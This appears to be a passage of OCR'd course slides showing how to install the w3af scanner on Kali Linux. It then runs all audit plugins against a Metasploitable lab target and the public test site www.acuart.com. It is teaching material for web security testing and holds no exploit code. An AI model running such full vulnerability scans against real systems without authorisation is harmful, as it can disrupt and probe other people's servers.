140328 pyOpenSSL==18.0.0 ndg-httpsclient==0.4.0 pyasn1==0.4.2 lxml==3.4.4 scapy-real==2.2.0-dev guess-language==0.2 cl
6 python-ntlm==1.0.1 halberd==0.2.4 darts.util.lru==0.5 vulndb==0.1.0 markdown==2.6.1 psutil==2.2.1 ds-store==1.1.2 te
13 ruamel.ordereddict==0.4.8 Flask==0.10.1 tldextract==1.7.2 pebble==4.3.8 acora==2.1 esmre==0.3.1 diff-match-patch==2
lz4==1.1.0 vulners==1.3.0

External programs used by w3af are not installed or were not found.Run these commands to install them on your system:

    npm install -g retire

A script with these commands has been created for you at /tmp/w3af_dependency_install.sh
```


- Now copy last line and type it



```
root@M3W4R:~/w3af# . /tmp/w3af_dependency_install.sh
```

W3af - Implementation


- Following command will launch gui



```
root@LHN:~# cd w3af
root@LHN:~/w3af# w3af_gui
Starting w3af, running on:
  Python version: 2.7.12+ (default, Aug  4 2016, 20:04:34) [GCC 6.1.1
  GTK version: 2.24.30
  PyGTK version: 2.24.0
  w3af version:
    w3af - Web Application Attack and Audit Framework
    Version: 1.6.54
    Distribution: Kali Linux
    Author: Andres Riancho and the w3af team.
```


W3af - Implementation

- Following command start console and set target, here it is ip address of metaspoloitable



```
root@kali:~# cd w3af
root@kali:~/w3af# ./w3af_console
w3af>>> target
w3af/config:target>>> set target 192.168.145.128/mutillidae
w3af/config:target>>> back
The configuration has been saved.
w3af>>>
```


- Now select plugin



```
w3af>>> plugins
w3af/plugins>>> audit
```


W3af - Implementation

- Now select all options of audit and press back will save it



```
w3af/plugins>>> audit all
w3af/plugins>>> back
w3af>>> 
```


- Now type start

- 

```
w3af>>> start
Enabling format_string's dependency error_500
Enabling redos's dependency server_header
Enabling dav's dependency allowed_methods
Enabling frontpage's dependency frontpage_version
```

W3af - Implementation


- Now it will scan metasploitable web server



```
w3af>>> start
Enabling format_string's dependency error_500
Enabling redos's dependency server_header
Enabling dav's dependency allowed_methods
Enabling frontpage's dependency frontpage_version
The server header for the remote web server is: "Apache/2.2.8 (Ubuntu) DAV/2".Th
is information was found in the request with id 36.
The x-powered-by header for the target HTTP server is "PHP/5.2.4-2ubuntu5.10".Th
is information was found in the request with id 37.
The web server at "http://192.168.145.128/mutillidae/" is vulnerable to Cross Si
te Tracing.This vulnerability was found in the request with id 44.
The web server at "http://192.168.145.128/mutillidae/" is vulnerable to Cross Si
te Tracing.This vulnerability was found in the request with id 44.
Found 1 URLs and 1 different injections points.
The URL list is:
- http://192.168.145.128/mutillidae/
The list of fuzzable requests is:
- Method: GET | http://192.168.145.128/mutillidae/
Scan finished in 5 seconds.
Stopping the core...
w3af>>>
```


W3af - Implementation

- Now scan actual website




```
w3af>>> target
w3af/config:target>>> set target www.acuart.com
w3af/config:target>>> back
The configuration has been saved.
w3af>>> 
```

- Now type plugins



```
w3af>>> plugins
w3af/plugins>>>
```


- Now select all plugins by typing following command



```
w3af/plugins>>> audit all
w3af/plugins>>>
```

W3af - Implementation

- Now type following command, back and then start




```
w3af/plugins>>> back
w3af>>> start
Enabling format_string's dependency error_500
Enabling redos's dependency server_header
Enabling dav's dependency allowed_methods
Enabling frontpage's dependency frontpage_version
```

- This will scan the server and list out all vulnerabilities

HTTP Utilities

- Utility programs are software programs that provide additional functionality to improve the performance of a system.
- The following tools serve as workhorses for making connections over HTTP or HTTPS.
- OpenSSL
- Stunnel
- These utilities, alone cannot find vulnerabilities or secure a system, but their functionality can be used to extend the abilities of a web vulnerability scanner, so that client/server communication can be protected from network sniffers.

How does HTTPS Works



Prerequisites

